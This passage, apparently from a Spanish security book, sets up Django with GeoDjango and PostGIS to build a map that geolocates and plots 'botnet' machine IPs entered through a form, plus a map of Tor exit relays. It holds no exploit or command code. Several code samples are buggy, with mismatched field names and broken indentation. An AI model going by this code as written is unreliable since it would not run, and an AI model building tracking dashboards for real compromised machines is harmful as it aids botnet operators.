Con *Django* es posible crear proyectos rápidamente utilizando el *script* "*django-admin.py*", el cual viene incluido en la instalación estándar de *Django*. Además, el fichero "*settings.py*" generado para el proyecto, permite incluir aplicaciones y ajustar detalles de configuración fácilmente.

Mapeo Objeto-Relacional

Actualmente existen muchos *frameworks* que permiten crear mapeos entre objetos y bases de datos relacionales y en dichos *frameworks*, existen *APIs* que permiten crear clases para representar tablas, columnas, relaciones y otros elementos que son propios de la base de datos.

El principal beneficio que estos *frameworks* ofrecen es que las operaciones de acceso a datos se ejecutan de forma casi automática y el desarrollador ya no tiene la necesidad de crear las consultas *SQL*, a menos que sean casos muy concretos, en los que también puede ejecutar consultas nativas.

Algunos de los frameworks más conocidos se encuentran disponibles para lenguajes como *Java* y .Net, como es el caso de *JPA*, *Hibernate*, *TopLink*, *EclipseLink* y el *Entity Framework* de *.NET*. *Django* sigue la misma filosofía y permite crear modelos de datos completos partiendo de clases escritas en *Python*. Evidentemente, dichas clases utilizan la *API* de *DJango* para representar los tipos de datos y los elementos típicos de una base de datos relacional.

URLs amigables

Para acceder a cualquier recurso que se encuentre alojado en una aplicación escrita con *Django*, es necesario definir una serie de patrones de acceso. Dichos patrones pueden ser representados por medio de expresiones regulares para mapear una *URL* determinada a un recurso o vista y se definen en el fichero "*urls.py*" el cual se crea automáticamente cuando se inicia un proyecto con el *script* "*django-admin.py*".

Consola de administración generada automáticamente

A la hora de desarrollar aplicaciones que tienen acceso a bases de datos, es bastante común tener que gestionar las tablas por medio de formularios para dar de alta, modificar o borrar registros. Se

trata de una labor muy tediosa que suele quitar mucho tiempo de desarrollo y que es importante de cara a la gestión básica de cualquier aplicación. Los desarrolladores de *Django* han pensado en esto y por ese motivo el *framework* es capaz de crear una consola de administración para gestionar todas las entidades en el modelo de datos de la aplicación. Dicha consola cuenta con un sistema de acceso para que solamente aquellos usuarios autorizados puedan visualizar y modificar los registros almacenados en base de datos.

Sistema de Plantillas

Del mismo modo que ocurre con los *frameworks* enfocados a automatizar las operaciones de persistencia contra diferentes motores de bases de datos, actualmente también existen *frameworks* en diferentes lenguajes de programación enfocados a agilizar el desarrollo de interfaces visuales con una clara separación entre controladores y vistas.

Algunos ejemplos de dichos *frameworks* los encontramos principalmente en lenguajes como *Java* con *frameworks* como *Struts/Struts2, Spring MVC, JSF*, etcétera. Y no es de extrañar, ya que desde hace varios años la arquitectura misma del lenguaje se ha centrado en conseguir dicho objetivo. En el caso de *Django* existe un mecanismo de plantillas que si bien a la fecha de redactar el presente documento aun no llega al mismo nivel de madurez que las soluciones anteriormente mencionadas, permite a los desarrolladores establecer una separación limpia entre los elementos visuales con los que interactúa el usuario y los controladores que ejecutan operaciones lógicas.

4.6.2 Panel de control básico para una botnet utilizando Django y GeoDjango

El primer ejemplo que se enseñará será la creación de un panel de control muy simple para enseñar la ubicación de las máquinas que componen una *botnet*. En este caso, solamente se enseñará cómo crear el proyecto en *Django* y cómo utilizar *GeoDjango* para almacenar las referencias geográficas y posteriormente enseñarlas en un mapa.

4.6.2.1 Instalación y creación del proyecto

En primer lugar, es necesario descargar *Django* desde el sitio web oficial: *https://www.djangoproject.com/* posteriormente se debe ejecutar el *script* "*setup.py*" y asumiendo que la instalación de *Python* utilizada para ejecutar dicho *script* tenga todas las dependencias cubiertas, el proceso de instalación tardará unos instantes.

Otra alternativa para instalar *Django* es ejecutando las utilidades "*pip*" o "*easy_install*"

```
>pip install django
```

Para comprobar que la instalación ha sido correcta, basta con importar el módulo "*django*" directamente desde el intérprete de *Python*, tal como se enseña a continuación:

```
>python -c "import sys; sys.path = sys.path[1:]; import django; print(django.__
path__)"
['/usr/local/lib/python2.7/dist-packages/django']
```

Ahora que *Django* se encuentra instalado, el siguiente paso consiste en crear un proyecto utilizando el *script* "*django-admin.py*". Con dicho *script* será posible crear un proyecto con toda la estructura de ficheros necesaria para crear nuevas aplicaciones sobre dicho proyecto.

```
>django-admin.py startproject DjangoProject
```

Es probablemente la herramienta más importante a la hora de crear y gestionar proyectos con *Django* y soporta varios comandos además de "*startproject*"

```
>django-admin.py help
Type 'django-admin.py help <subcommand>' for help on a specific subcommand.

Available subcommands:

[django]
    check
    cleanup
    compilemessages
    createcachetable
    dbshell
    diffsettings
    dumpdata
    flush
    inspectdb
    loaddata
    makemessages
    runfcgi
    runserver
    shell
    sql
    sqlall
    sqlclear
    sqlcustom
    sqldropindexes
    sqlflush
    sqlindexes
    sqlinitialdata
    sqlsequencereset
    startapp
    startproject
    syncdb
    test
    testserver
    validate
```

Un proyecto en *Django* puede verse como un agrupador de aplicaciones, las cuales a su vez pueden incluirse en otro proyecto. Se trata de un diseño modular que permite a cualquier desarrollador crear aplicaciones reutilizables o componentes que pueden ser aprovechados por otros desarrolladores.

Actualmente hay un repositorio de aplicaciones comunes que cualquier desarrollador puede incluir fácilmente en sus aplicaciones ubicado en *https://www.djangopackages.com/* y una buena práctica a la hora de desarrollar aplicaciones en *Django* consiste en consultar los módulos disponibles en el

repositorio de paquetes y verificar si existe alguno que se adapte a las necesidades concretas de la aplicación.

Por ejemplo, en la aplicación que se enseñará en las siguientes secciones se utiliza el módulo *GeoDjango* para manejar información geográfica en una base de datos *PostgreSQL* con la extensión *PostGIS*.

Después de crear un proyecto con "*startproject*" automáticamente se crea una estructura de directorios y *scripts* que conforman la base para desplegar y probar aplicaciones. Uno de dichos scripts es "*manage.py*" y permite, entre otras cosas, crear aplicaciones dentro del proyecto e iniciar un servidor *web* para realizar pruebas.

```
>python manage.py startapp botnetApp
```

Con el comando anterior se crean automáticamente todos los recursos necesarios para configurar una nueva aplicación en el proyecto.

La estructura de directorios y ficheros será similar a la siguiente:

```
>ls -R DjangoProject/
DjangoProject/:
DjangoProject  manage.py  botnetApp

DjangoProject/DjangoProject:
__init__.py   settings.py   urls.py   wsgi.py

DjangoProject/botnetApp:
admin.py   models.py   views.py
```

Con la estructura de la aplicación, ahora es posible comenzar a crear el modelo de datos para diseñar las tablas con sus respectivos campos y las vistas que permitirán consultar y presentar información al cliente.

Sin embargo, antes de llegar a ese punto, es necesario instalar y configurar una base de datos, que en este caso será *PostgreSQL* (http://www.postgresql.org/) y posteriormente se instalarán todas las dependencias necesarias para poder utilizar la extensión *PostGIS* y almacenar datos geoespaciales.

4.6.2.2 Creación de una base de datos Geoespacial con PostgreSQL y PostGIS

PostgreSQL cuenta con un mecanismo muy potente para cargar procedimientos y tipos de datos complejos que no se encuentran disponibles en la distribución estándar del motor, dicho mecanismo son las extensiones, las cuales representan una forma de implementar características que han sido creadas por terceros y que permiten almacenar estructuras de datos complejas, crear funciones y otros objetos que pueden ser muy útiles para una aplicación.

PostGIS es una extensión muy popular a la hora de almacenar información geográfica y dado su estado de madurez, es una solución libre que se ha empleado en varios proyectos relacionados con sistemas *SIG* (Sistema de Información Geográfico).

La instalación de *PostgreSQL* y su extensión *PostGIS* en un sistema basado en *Debian* puede hacerse utilizando el comando "*apt-get*" con los paquetes y dependencias que se listan a continuación:

```
>sudo apt-get install binutils libproj-dev gdal-bin
>sudo apt-get install postgresql
Configurando postgresql-9.3 (9.3.5-0ubuntu0.14.04.1) ...
Creating new cluster 9.3/main ...
  config /etc/postgresql/9.3/main
  data   /var/lib/postgresql/9.3/main
  locale es_ES.UTF-8
  port   5432
update-alternatives: utilizando /usr/share/postgresql/9.3/man/man1/postmaster.1.gz
para proveer /usr/share/man/man1/postmaster.1.gz (postmaster.1.gz) en modo automá-
tico
 * Starting PostgreSQL 9.3 database server                          [ OK ]
Configurando postgresql (9.3+154) ...
>sudo apt-get install postgresql-9.3-postgis-2.1
>sudo apt-get install python-psycopg2
>sudo apt-get install postgresql-server-dev-9.3
```

PostgreSQL ahora se encuentra instalado y en ejecución en el puerto 5432. Además, por defecto se creará un usuario "*postgres*" que puede ser utilizado para ejecutar los comandos de administración de la base de datos.

El siguiente paso consistirá en crear una base de datos y un usuario que será su propietario.

```
sudo -u postgres createuser adastra
>psql
postgres=# ALTER ROLE adastra SUPERUSER;
ALTER ROLE
postgres-# \q
>sudo -u postgres createdb -O adastra botnet
```

Finalmente, se instalará la extensión *PostGIS* en la base de datos recién creada. Para ello se debe ejecutar la instrucción "*CREATE EXTENSION*" desde el intérprete de *PostgreSQL*.

```
>psql botnet
psql (9.3.5)
Type "help" for help.

botnet=# CREATE EXTENSION postgis;
CREATE EXTENSION
botnet=# CREATE EXTENSION postgis_topology;
CREATE EXTENSION
botnet=#\q
```

El procedimiento explicado en los párrafos anteriores corresponde a las últimas versiones de *PostgreSQL* (v9.1 o superior) y *PostGIS* (v2.0 o superior), sin embargo, en las versiones anteriores de *PostgreSQL* no se encuentra disponible la instrucción "*CREATE EXTENSION*", lo que significa que es necesario instalar y configurar dicha extensión de forma manual.

Evidentemente se recomienda seguir el procedimiento indicado en los párrafos anteriores.

4.6.2.3 Habilitar GeoDjango en el proyecto

Ahora que la base de datos se encuentra correctamente configurada y la extensión *PostGIS* se encuentra preparada para almacenar referencias geográficas, el siguiente paso consiste en habilitar el módulo "*GeoDjango*" en el proyecto. Para ello, es necesario editar el fichero "*DjangoProject/settings.py*", el cual contiene todos los detalles de configuración del proyecto, incluidas todas sus aplicaciones. Concretamente, es necesario editar la estructura "*INSTALLED_APPS*" e incluir la aplicación correspondiente a *GeoDjango* que es "*django.contrib.gis*".

Los contenidos de la estructura "*INSTALLED_APPS*" serán similares a los siguientes:

```
INSTALLED_APPS = (
    'django.contrib.admin',
    'django.contrib.auth',
    'django.contrib.contenttypes',
    'django.contrib.sessions',
    'django.contrib.messages',
    'django.contrib.staticfiles',
    'django.contrib.gis' ,
    'botnetApp',
)
```

Por otro lado, también es necesario editar las propiedades correspondientes a la conexión con la base de datos que utilizará el proyecto, la cual por defecto es una base de datos *SQLite*. Se deben especificar las propiedades de la base de datos configurada en párrafos anteriores y para ello, también se debe editar el fichero "*DjangoProject/settings.py*" e incluir en la estructura "*DATABASES*" los detalles de conexión.

```
DATABASES = {
    'default': {
        'ENGINE': 'django.contrib.gis.db.backends.postgis',
        'NAME': 'botnet',
        'USER': 'adastra',
     }
}
```

La clave "*default*" permite especificar la base de datos por defecto que se utilizará en el proyecto y como se puede apreciar, se incluyen el nombre de la base de datos creada y el usuario para realizar las conexiones desde *Django*.

Con estos ajustes en el fichero "*DjangoProject/settings.py*" se encontrará habilitado el módulo "*GeoDjango*" en el proyecto. No obstante, hasta este punto no se ha probado la conexión con la base de datos y tampoco se han creado las tablas que deben utilizar las aplicaciones incluidas en el proyecto.

Es necesario sincronizar el modelo de datos definido en cada una de las aplicaciones con la base de datos que recientemente se ha especificado en el fichero de configuración y para ello se debe ejecutar el *script* "*manage.py*" del proyecto con el argumento "*syncdb*".

```
>python manage.py syncdb
```

El comando anterior se encargará de crear automáticamente todas las tablas y relaciones que se encuentran definidas en los modelos de cada aplicación del proyecto. Para comprobarlo, se puede entrar en la base de datos y comprobar que existen tablas nuevas.

```
>psql botnet
>botnet=# \dt
```

La imagen 04.03 enseña todas las tablas que se han creado automáticamente desde *Django*, incluidas aquellas que son requeridas para el correcto funcionamiento del módulo "*GeoDjango*".

```
                    List of relations
 Schema   |            Name             | Type  | Owner
----------+-----------------------------+-------+---------
 public   | auth_group                  | table | adastra
 public   | auth_group_permissions      | table | adastra
 public   | auth_permission             | table | adastra
 public   | auth_user                   | table | adastra
 public   | auth_user_groups            | table | adastra
 public   | auth_user_user_permissions  | table | adastra
 public   | django_admin_log            | table | adastra
 public   | django_content_type         | table | adastra
 public   | django_session              | table | adastra
 public   | spatial_ref_sys             | table | adastra
 topology | layer                       | table | adastra
 topology | topology                    | table | adastra
(12 rows)

(END)
```

Imagen 04.03: Tablas creadas desde Django por cada aplicación del proyecto.

Algunas de las tablas que se ven en la imagen, corresponden a aplicaciones que se suelen incluir en todos los proyectos creados con *Django* para la gestión de usuarios, permisos y grupos.

4.6.2.4 Creación del modelo

Django cuenta con un sistema que permite el mapeo de clases con tablas en la base de datos. Dicho mecanismo es bastante frecuente en los lenguajes de programación modernos como es el caso de *Java* con la implementación *JPA* (*Java Persistence API*).

El objetivo de crear un modelo de clases que se mapean automáticamente en tablas en la base de datos, es el de poder realizar consultas y operaciones de modificación (*DML*) sin necesidad de utilizar *SQL* de forma directa.

Esto trae muchos beneficios, ya que la cantidad de código necesaria para recuperar información de la base de datos o alterar registros es mucho menor que en otras aplicaciones que requieren el uso explícito de conexiones a la base de datos y de consultas *SQL* para acceder a tablas. En este caso concreto para representar los datos básicos de cada una de las máquinas que componen una *botnet*, solamente se incluirá una clase en el modelo, con lo cual el contenido del fichero "*DjangoProject/botnetApp/models.py*" será el siguiente.

DjangoProject/botnetApp/models.py

```
from django.db import models
from django.contrib.gis.db import models # Note that the models module is imported
from django.contrib.gis.db
from django.contrib.gis import admin

class BotMachine(models.Model):
    botName = models.CharField("botName", max_length=50)
    ipAddress = models.CharField("IPAddress",max_length=15)
    longitude = models.FloatField(null=True, blank=True, default=0.0)
    latitude =  models.FloatField(null=True, blank=True, default=0.0)
    geom = models.PointField(srid=4326)

    def __unicode__(self):
        return self. botName

    class Meta:
        verbose_name_plural = "Botnet Zoombie"

admin.site.register(BotMachine, admin.OSMGeoAdmin)
```

La clase *BotMachine* hereda de la clase "*models.Model*", lo que permite marcar la clase como un elemento persistente que será utilizado para gestionar la tabla con nombre "*BotMachine*". Como se puede apreciar, es una clase muy simple que solamente incluye una serie de atributos y la definición del método "*__unicode__*" y la clase "*Meta*".

Cada uno de los atributos de dicha clase corresponden a columnas de la tabla, las cuales son de un tipo de dato concreto y además tienen una serie de restricciones muy bien definidas, como por ejemplo la obligatoriedad y longitud del campo.

Finalmente, la clase se registra en el sistema de administración de *Django* en la última línea del fichero y con esto se consigue que el administrador del sistema pueda manipular los registros de dicha tabla desde la interfaz de administración.

Ahora que el modelo básico se encuentra creado, el siguiente paso consiste en consultarlo por medio del sistema de vistas incluido en *Django.*

Nota: El modelo de datos creado en las clases que heredan de "*models.Model*" tiene que ser convertido a tablas en la base de datos y dicho proceso no se ejecuta automáticamente, es necesario ejecutar el *script* "*manage.py*" del proyecto con el argumento "*syncdb*", tal como se ha explicado en párrafos anteriores.

4.6.2.5 Creación de las vistas

Las vistas en *Django* permiten crear elementos visuales que pueden interactuar con el modelo de datos de la aplicación y con otras utilidades incluidas en un proyecto. Del mismo modo que ocurre con muchos otros lenguajes de programación *web*, cuenta con un sistema de plantillas que permite

implementar un modelo *MVC* (Modelo, Vista, Controlador) para no mezclar las funciones lógicas de la aplicación de los elementos visuales que se deben presentar al usuario.

Frameworks como *JSF* utilizan un mecanismo muy similar por medio del uso de componentes y "*beans* de respaldo", los cuales funcionan como controladores de la capa visual. No obstante, en el caso de *Django* la integración de cada una de las capas de la aplicación es más simple y mucho menos enrevesada en comparación con *Struts* o *JSF*.

Las vistas en *Django* suelen estar compuestas por ficheros *Python* para el procesamiento de las peticiones *HTTP* y ficheros *HTML* para presentar elementos visuales al usuario. El controlador de la interfaz, que es el encargado de ejecutar las operaciones lógicas para el procesamiento de la petición y generación de la respuesta, suele incluirse en el fichero "*views.py*".

En el caso del proyecto creado anteriormente, es necesario editar el fichero "*DjangoProject/botnetApp/views.py*". Por otro lado, para los formularios de las páginas *HTML* también se debe editar el fichero "*DjangoProject/botnetApp/forms.py*" con los nombres y tipos de datos para cada campo.

DjangoProject/botnetApp/forms.py

```
from django import forms
from models import *

class AddBotForm(forms.Form):
    name = forms.CharField(max_length=100, required=True)
    ip = forms.CharField(max_length=15, required=True)


    def clean(self):
        cleaned_data = self.cleaned_data
        name = cleaned_data.get("name")
        ip = cleaned_data.get("ip")
        return cleaned_data
```

El formulario que se ha definido en la clase "*AddBotForm*" solamente contiene dos atributos que son un nombre y la dirección *IP* de la máquina, datos que se ingresarán desde la página *web*.

A continuación se enseña el contenido del fichero "*DjangoProject/botnetApp/views.py*", el cual se encarga de procesar las peticiones *HTTP* de los clientes.

DjangoProject/botnetApp/views.py

```
from models import *
from forms import *
from django.shortcuts import render_to_response
from django.http import HttpResponse, HttpResponseRedirect
from django.core.context_processors import csrf
from django.contrib.gis.geos import Point
import pygeoip
```

```
def addMachine(request):
    if request.method == 'POST':
        gi = pygeoip.GeoIP('/opt/GeoLiteCity.dat')
        form = AddBotForm(request.POST)
        if form.is_valid():
            bot = BotMachine()
            cd = form.cleaned_data
            recordAddress = gi.record_by_addr(cd['ipAddress'])
            if recordAddress:
                bot.name = cd['name']
                bot.ipAddress = cd['ipAddress']
                bot.geom = Point(float(recordAddress['longitude']), float(recordAddr
ess['latitude']))
                bot.save()
                return HttpResponseRedirect('/addMachine/success')
        else:
            return HttpResponseRedirect('/addMachine/error')
    else:
        form = AddBotForm()

    records = BotMachine.objects.all()
    args = {}
    args.update(csrf(request))
    args['form'] = AddBotForm()
    args['records'] = records
    return render_to_response('addMachine.html', args)

def form_error(request):
    return render_to_response('form_error.html')

def form_success(request):
    return render_to_response('form_success.html')
```

La lógica interesante del fichero anterior se encuentra definida en la función "*addMachine*", la cual se encarga de verificar si la petición es del tipo *POST* e insertar los datos ingresados desde la página *HTML* en base de datos.

Al final, en todos los casos se consultan todos los registros de la tabla generada para la clase "*BotMachine*" por medio de la instrucción "*BotMachine.objects.all()*", la cual es equivalente a ejecutar una consulta *SQL* del tipo "*select * from tabla*".

Finalmente, en el caso de que exista un error en el procesamiento del formulario la respuesta enviada al cliente será el contenido de la página "*form_error.html*" y en caso de que el procesamiento haya sido correcto, la respuesta enviada al cliente será el contenido de la página "*form_success.html*".

A continuación se enseña el contenido de las páginas "*addMachine.html*", "*form_success.html*" y "*form_error.html*" las cuales se deben ubicar en el directorio "*DjangoProject/botnetApp/templates*".

Nota: Es importante anotar que las coordenadas geográficas para la dirección *IP* ingresada por el usuario son obtenidas utilizando la librería "*pygeoip*" y la base de datos de referencias geográficas para esta aplicación se encuentra en la ruta "*/opt/GeoLiteCity.dat*".

Para reproducir esta misma aplicación en otro entorno, es necesario descargar dicha base de datos y ubicarla en el directorio "*/opt/*".

El enlace donde se puede obtener la base de datos "*GeoLiteCity.dat*", entre otras, es el siguiente: *http://dev.maxmind.com/geoip/legacy/geolite/*

addMachine.html

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>Botnet Map</title>
    <link rel="stylesheet" href="http://cdn.leafletjs.com/leaflet-0.6.4/leaflet.css"
/>
     <!--[if lte IE 8]>
         <link rel="stylesheet" href="http://cdn.leafletjs.com/leaflet-0.6.4/leaflet.
ie.css" />
     <![endif]-->
    <script src="http://cdn.leafletjs.com/leaflet-0.6.4/leaflet.js"></script>
    <link rel="stylesheet" href="http://code.jquery.com/ui/1.10.3/themes/smooth-
ness/jquery-ui.css" />
    <script src="http://code.jquery.com/jquery-1.9.1.js"></script>
    <script src="http://code.jquery.com/ui/1.10.3/jquery-ui.js"></script>
  </head>

  <body>
      <div id="map" style="width: 1000px; height: 900px"></div>
      <div id="form-div" style="height: 600px; width: 600px;">
        <br>
        <p><em>Add a new Bot!</em></p>
        <form action="/addMachine/" method="post">{% csrf_token %}
            <div class="fieldWrapper">
                <p>Name for the Bot</p>
                {{ form.name }}
            </div>
            <div class="fieldWrapper">
                <p>Enter the IP address of the new Bot</p>
                {{ form.ipAddress }}
            </div>
            <br>
            <input type="submit" name="submit" class="btn" value="Add Machine">
        </form>
        <br></br>
    </div>

    <script>
        var map = L.map('map').setView([14.05, 15.50], 2);
        L.tileLayer('http://{s}.tile.osm.org/{z}/{x}/{y}.png', {
            attribution: '&copy; <a href="http://osm.org/copyright">OpenStreetMap</
a> contributors'
        }).addTo(map);
        {% for record in records %}
```

```
        L.marker([ {{ record.latitude }} , {{ record.longitude }} ]).addTo(map);
        {% endfor %}

        function onMapClick(e) {
          var lat = e.latlng.lat;
          var lng = e.latlng.lng;
          marker = L.marker([lat, lng]).addTo(map);   // add new marker
          $('#coordinates').val(lng + ',' + lat)
        }

        map.on('click', onMapClick);
    </script>
  </body>
</html>
```

Hay dos comentarios importantes con respecto a la página anterior, en primer lugar se utiliza la librería "*leaflet*" la cual es utilizada para crear y manipular mapas utilizando *Javascript*. Si el lector desea más información sobre su uso, puede dirigirse al siguiente enlace: *http://leafletjs.com/*.

El otro aspecto importante a comentar, es que desde la página se puede acceder directamente a los controladores definidos en *Django* utilizando la sintaxis definida en el *framework*. Por ejemplo, las instrucciones:

```
{% for record in records %}
        L.marker([ {{ record.latitude }} , {{ record.longitude }} ]).addTo(map);
        {% endfor %}
```

Se encargan de recorrer todos los registros que se encuentran almacenados en la variable "*records*", la cual se encuentra declarada en el fichero de vistas (*DjangoProject/botnetApp/views.py*). Por otro lado, en secciones de la página como la siguiente:

```
<div class="fieldWrapper">
                <p>Name for the Bot</p>
                {{ form.name }}
            </div>
```

Se accede directamente a los datos definidos en la clase de formulario declarada en el fichero "*DjangoProject/botnetApp/forms.py*"

DjangoProject/botnetApp/templates/form_success.html

```
<html lang="en">
  <head>
    <title>Botnet Map</title>
  </head>
<body>
  <p>Added a new bot!</p>
</body>
</html>
```

DjangoProject/botnetApp/templates/form_error.html

```
<html lang="en">
```

```
  <head>
    <title>Botnet Map</title>
  </head>
<body>
  <p>Error adding a new bot...</p>
</body>
</html>
```

El último paso para terminar esta sencilla aplicación, consiste en mapear las *URLs* por las cuales el usuario podrá acceder a las vistas. Para ello es necesario editar el fichero "*DjangoProject/urls.py*" y definir los patrones que vincularán una *URL* con una vista.

El siguiente será el contenido de dicho fichero para esta aplicación:

DjangoProject/urls.py

```
from django.conf.urls import patterns, include, url
#from django.contrib import admin
from django.contrib.gis import admin
admin.autodiscover()

urlpatterns = patterns('',
    url(r'^admin/', include(admin.site.urls)),
    url(r'^addMachine/$', 'botnetApp.views.addMachine'),
    url(r'^addMachine/error$', 'botnetApp.views.form_error'),
    url(r'^addMachine/success$', 'botnetApp.views.form_success'),
)
```

Como se puede apreciar, los patrones admiten expresiones regulares y en este caso, se ha mapeado la *URI* "*addMachine/*" con la vista correspondiente a la función "*addMachine*" que se encuentra definida en el fichero "*DjangoProject/botnetApp/views.py*" y otras dos direcciones más en el caso de éxito o error en el procesamiento del formulario en la página "*addMachine.html*".

Con todos los elementos dispuestos y la aplicación correctamente configurada, el siguiente paso consiste en arrancar el servidor de pruebas incluido en el *framework* para iniciar la aplicación y verificar su funcionamiento.

```
>python manage.py runserver 8080
Validating models...
0 errors found
November 04, 2014 - 23:39:53
Django version 1.6.5, using settings 'DjangoProject.settings'
Starting development server at http://127.0.0.1:8080/
Quit the server with CONTROL-C.
```

El argumento "*runserver*" le indica al *script* "*manage.py*" del proyecto que debe iniciar un servidor de pruebas en el puerto 8080, comentar que el puerto por defecto es el "8000" en el caso de que no se indique un valor distinto.

Tal como se puede apreciar, el servidor ha iniciado correctamente, lo que quiere decir que no hay errores de configuración y aparentemente las aplicaciones del proyecto están correctamente

instaladas. Ahora el usuario puede navegar por la aplicación partiendo de los patrones de *URL* definidos en el fichero *"DjangoProject/urls.py"*.

La imagen 04.04 enseña el resultado de lo que se ha desarrollado en esta sección del libro.



Imagen 04.04: Información geográfica almacenada en la base de datos y presentada en un mapa.

La imagen anterior enseña un mapa generado con la librería *"leftlet"* con cada coordenada que se encuentra almacenada en la base de datos.

Cuando se ingresa el nombre de un *"bot"* y su dirección *IP*, automáticamente se intenta determinar la ubicación geográfica de dicha dirección y se almacena la referencia geográfica en base de datos.

4.6.3 Representación Geográfica de los nodos de salida de TOR usando Django y GeoDjango

Dado que en la sección anterior ya se ha explicado cómo crear un proyecto en *Django*, en esta ocasión se aprovechará el proyecto que ya se encuentra creado y sobre él se creará una aplicación para obtener las direcciones *IP* que se encuentran registradas en el último consenso emitido por las autoridades de directorio y obtener sus correspondientes coordenadas.

Desde las vistas se presentará la ubicación geográfica de cada una de dichas direcciones *IP* utilizando la librería *pygeoip*.Ya que se partirá del proyecto creado en la sección anterior, no se incluirán demasiados detalles sobre el proceso de creación del proyecto y se utilizará la misma instancia de *PostgreSQL* en ejecución, en la cual se crea una nueva base de datos y se instala la extensión *PostGIS* como se indica a continuación:

```
>sudo -u postgres createdb -O adastra torrelays
>psql torrelays
psql (9.3.5)
Type "help" for help.

torrelays=# CREATE EXTENSION postgis;
CREATE EXTENSION
torrelays=# CREATE EXTENSION postgis_topology;
CREATE EXTENSION
torrelays=#\q
```

Posteriormente se crea la aplicación en el proyecto *Django* configurado en la sección anterior.

```
>python manage.py startapp torapp
```

El siguiente paso consiste en incluir una referencia a la aplicación recién creada en el fichero "*DjangoProject/settings.py*" del proyecto.

El contenido de la estructura "*INSTALLED_APPS*" ahora debe ser como la que se enseña a continuación:

DjangoProject/settings.py

```
INSTALLED_APPS = (
    'django.contrib.admin',
    'django.contrib.auth',
    'django.contrib.contenttypes',
    'django.contrib.sessions',
    'django.contrib.messages',
    'django.contrib.staticfiles',
    'django.contrib.gis' ,
    'botnetApp',
    'torapp',
)
```

El siguiente paso es actualizar el modelo de datos para incluir una clase nueva, la cual representará la tabla en base de datos para almacenar los repetidores de salida encontrados. Dado que las

modificaciones realizadas en este fichero no se reflejan automáticamente en la base de datos, se debe ejecutar nuevamente el comando "*python manage.py syncdb*".

DjangoProject/torapp/models.py

```
from django.db import models
from django.contrib.gis.db import models
from django.contrib.gis import admin

class torrelay(models.Model):
    relayNickname = models.CharField("Nickname", max_length=50)
    ipAddress = models.CharField("IPAddress",max_length=15)
    longitude = models.FloatField(null=True, blank=True, default=0.0)
    latitude =  models.FloatField(null=True, blank=True, default=0.0)
    geom = models.PointField(srid=4326)

    def __unicode__(self):
        return self.relayNickname

    class Meta:
        verbose_name_plural = "TOR Relays"

class BotMachine(models.Model):
    botName = models.CharField("botName", max_length=50)
    ipAddress = models.CharField("IPAddress",max_length=15)
    longitude = models.FloatField(null=True, blank=True, default=0.0)
    latitude =  models.FloatField(null=True, blank=True, default=0.0)
    geom = models.PointField(srid=4326)

    def __unicode__(self):
        return self. botName

    class Meta:
        verbose_name_plural = "Botnet Zoombie"

admin.site.register(BotMachine, admin.OSMGeoAdmin)
admin.site.register(torrelay, admin.OSMGeoAdmin)
```

Ahora que el modelo de datos se encuentra definido, es necesario crear el controlador que se encargará de utilizar la librería *Stem* para descargar el último consenso emitido por las autoridades de directorio de *TOR*.

DjangoProject/torapp/views.py

```
from django.core.context_processors import csrf
from models import *
from django.shortcuts import render_to_response
from django.contrib.gis.geos import Point
import pygeoip

def showRelays(request):
    gi = pygeoip.GeoIP('/opt/GeoLiteCity.dat')
    from stem.descriptor.remote import get_authorities
```

```
    dirs = get_authorities()
    records=[]
    from stem.descriptor.remote import DescriptorDownloader
    downloader = DescriptorDownloader()
    for descriptor in downloader.get_consensus().run():
        if descriptor.exit_policy.is_exiting_allowed():
    recordAddress = gi.record_by_addr(descriptor.address)
            if recordAddress:
                relay = torrelay()
                relay.relayNickname = descriptor.nickname
                relay.ipAddress = descriptor.address
                relay.longitude = recordAddress['longitude']
                relay.latitude = recordAddress['latitude']
                relay.save()
                records.append(relay)
    args = {}
    args.update(csrf(request))
    args['records'] = records
    return render_to_response('showTorRelays.html', args)
```

La página *HTML* que permitirá invocar al controlador es muy similar a la que se ha visto en la aplicación "*botnetApp*", con la diferencia de que no incluye un formulario para ingresar la dirección *IP*, solamente enseña un mapa con cada una de las marcas correspondientes a los servidores encontrados.

DjangoProject/torapp/templates/showTorRelays.html

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>Show TOR exit relays</title>

    <link rel="stylesheet" href="http://cdn.leafletjs.com/leaflet-0.6.4/leaflet.css"
/>
     <!--[if lte IE 8]>
         <link rel="stylesheet" href="http://cdn.leafletjs.com/leaflet-0.6.4/leaflet.
ie.css" />
     <![endif]-->
    <script src="http://cdn.leafletjs.com/leaflet-0.6.4/leaflet.js"></script>

    <link rel="stylesheet" href="http://code.jquery.com/ui/1.10.3/themes/smooth-
ness/jquery-ui.css" />
    <script src="http://code.jquery.com/jquery-1.9.1.js"></script>
    <script src="http://code.jquery.com/ui/1.10.3/jquery-ui.js"></script>
  </head>

  <body>
      <div id="map" style="width: 1000px; height: 900px"></div>
      <div id="form-div" style="height: 600px; width: 600px;"></div>

    <script>
        var map = L.map('map').setView([14.05, 15.50], 2);
```

```
        L.tileLayer('http://{s}.tile.osm.org/{z}/{x}/{y}.png', {
            attribution: '&copy; <a href="http://osm.org/copyright">OpenStreetMap</
a> contributors'
        }).addTo(map);
        {% for record in records %}
        L.marker([ {{ record.latitude }} , {{ record.longitude }} ]).addTo(map);
        {% endfor %}
        function onMapClick(e) {
          var lat = e.latlng.lat;
          var lng = e.latlng.lng;
          marker = L.marker([lat, lng]).addTo(map);
          $('#coordinates').val(lng + ',' + lat)
        }
        map.on('click', onMapClick);
    </script>
  </body>

</html>
```

Finalmente, es necesario modificar el fichero de *URLs* para incluir la ruta que debe ingresar el usuario para acceder a la aplicación.

DjangoProject/urls.py

```
from django.conf.urls import patterns, include, url
#from django.contrib import admin
from django.contrib.gis import admin
admin.autodiscover()


urlpatterns = patterns('',
    url(r'^admin/', include(admin.site.urls)),
    url(r'^addMachine/$', 'botnetApp.views.addMachine'),
    url(r'^addMachine/error$', 'botnetApp.views.form_error'),
    url(r'^addMachine/success$', 'botnetApp.views.form_success'),
    url(r'^showTorRelays/$', 'torapp.views.showRelays'),
)
```

Nuevamente se ejecuta el *script* "*manage.py*" con el argumento "*runserver*" y si no se detectan problemas en el proyecto, se iniciará un servidor *web* para realizar pruebas.

```
>python manage.py runserver 8080
Validating models...
0 errors found
November 05, 2014 - 23:36:54
Django version 1.6.5, using settings 'DjangoProject.settings'
Starting development server at http://127.0.0.1:8080/
Quit the server with CONTROL-C.
```

